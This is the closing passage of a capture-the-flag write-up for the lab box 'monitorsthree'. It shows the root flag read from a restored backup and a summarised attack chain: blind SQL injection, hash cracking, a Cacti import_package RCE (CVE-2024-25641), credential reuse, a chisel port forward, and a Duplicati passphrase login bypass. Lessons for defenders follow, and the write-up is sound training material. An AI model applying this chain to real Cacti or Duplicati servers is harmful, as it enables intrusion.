
With the restore complete, marcus's home shows a root.txt that is really the destination folder we named, and inside it the file, now readable.
ls
cd root.txt
cat root.txt
marcus@monitorsthree:~$ ls
root.txt  user.txt
marcus@monitorsthree:~$ cd root.txt
marcus@monitorsthree:~/root.txt$ ls
root.txt
marcus@monitorsthree:~/root.txt$ cat root.txt
f212ea96c5e504d9b442adf13d4a06a3
Box rooted.
Attack chain
HTTP monitorsthree.htb (80)
  │  forgot_password.php: boolean blind SQLi
  ▼
monitorsthree_db.users  ─►  admin MD5 31a181...  ─►  john  ─►  greencacti2001
  │  vhost cacti.monitorsthree.htb  ─►  Cacti 1.2.26
  ▼
login admin:greencacti2001  ─►  CVE-2024-25641 (import_package RCE)  ─►  www-data
  │  config.php: cactiuser:cactiuser
  ▼
MariaDB user_auth  ─►  marcus bcrypt  ─►  john  ─►  12345678910  ─►  user.txt
  │  chisel: 127.0.0.1:8200 ─► localhost:9090 (Duplicati, root)
  ▼
Duplicati-server.sqlite  ─►  server-passphrase  ─►  login bypass
  │  backup of /root + restore (as root)
  ▼
root.txt
Lessons learned
- A blind injection still leaks everything, just slowly.
forgot_password.phpreturned two different responses depending on a boolean condition, and that is enough to rebuild the database character by character with blind SQLi. Parameterized queries would have killed the vector at the root. - An unsalted hash is one dictionary away from a password. The
adminMD5 fell instantly; themarcusbcrypt, being a weak password (12345678910), did too. Cracking only depends on password quality and the algorithm. - The config file is a keyring. Cacti's
config.phpstored the database credentials in clear, and from there we reached the users' hashes. Keep secrets out of the code and restrict their reads. - What listens on localhost is not invisible. Duplicati only accepted internal connections, but a port forward brings it within reach. Network segmentation helps, but it is no substitute for authenticating and hardening every internal service.
- A stored passphrase is a credential. Keeping the
server-passphrasein a readable database enabled the login bypass without knowing the original password. A backup service running asrootturns that slip into full compromise: reading (and writing) any file on the system.